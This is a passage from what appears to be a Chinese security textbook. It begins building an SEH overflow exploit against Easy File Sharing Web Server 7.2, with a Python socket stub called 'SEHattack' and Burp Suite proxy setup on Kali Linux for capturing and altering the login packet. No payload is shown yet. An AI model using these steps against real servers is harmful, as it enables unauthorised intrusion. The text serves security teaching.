


图 7-7　使用浏览器访问这个服务器的页面

首先编写一个简单连接到 Easy File Sharing Web Server 7.2 的程序。注意，不要试图在登录页面的 Username 处填写过多的字符，页面的文本框输入有长度限制。因此，与第 6 章做的一样，先来编写一段登录代码。

```
import sys, socket
if len(sys.argv) != 2:
    print "Usage: SEHattack <IP>\n eg: SEHattack 192.168.1.1"
    sys.exit(1)
host=sys.argv[1]
port=80
packet=""  # 这是向简单文件分享 Web 服务器 7.2 发送的数据包
s = socket.socket(socket.AF_INET, socket.SOCK_STREAM)
s.connect((host, port))
s.send(packet)
s.close()
```

基本上所有的 Web 程序所使用的登录程序都可以使用如上所示的代码，区别在于向目标所发送的数据包（就是上面代码中的 packet）的不同，这里需要使用一个抓包软件来捕获一次登录数据包的内容，然后对其进行修改。

不过这一次不使用 WireShark，而是使用另一个专门针对 Web 程序的工具 Burp Suite，这个工具有很多实用的功能。

Burp Suite 的作用就相当于在浏览器和目标服务器中间的一个中转站，它可以将两者通信的数据包截获下来，从而查看和修改其中的内容。

可以使用浏览器发送一个用户名为 123 的登录过程，然后再用 Burp Suite 捕获这个数据包，将 123 替换为上例中的 payload 中的字符即可。

首先在 Kali Linux 2 中启动 Firefox(也是火狐浏览器)，然后打开设置选项，如图 7-8 所示。

然后依次选择 Advanced → Network → Settings…，如图 7-9 所示。




图 7-8　打开设置选项　　图 7-9　选择 Advanced → Network → Settings…

在最后的连接设置中，选择使用人工代理设置，将其设置为 127.0.0.1，端口设置为 8080，如图 7-10 所示。




图 7-10　设置代理的 IP 地址和端口

接下来在浏览器中输入如图 7-11 所示的地址，然后访问。




图 7-11　在浏览器中访问目标服务器

这时切换到 Burp Suite，依次选择 Proxy → Intercept → Forward，如图 7-12 所示。




图 7-12　放行数据包

这样做的目的是放行发往目标服务器的数据包，这样请求才会到达目标服务器，如图 7-13 所示。




图 7-13　Easy File Sharing Web Server 7.2 的登录界面

图 7-14 中捕获的就是浏览器在进行登录时产生的数据包。

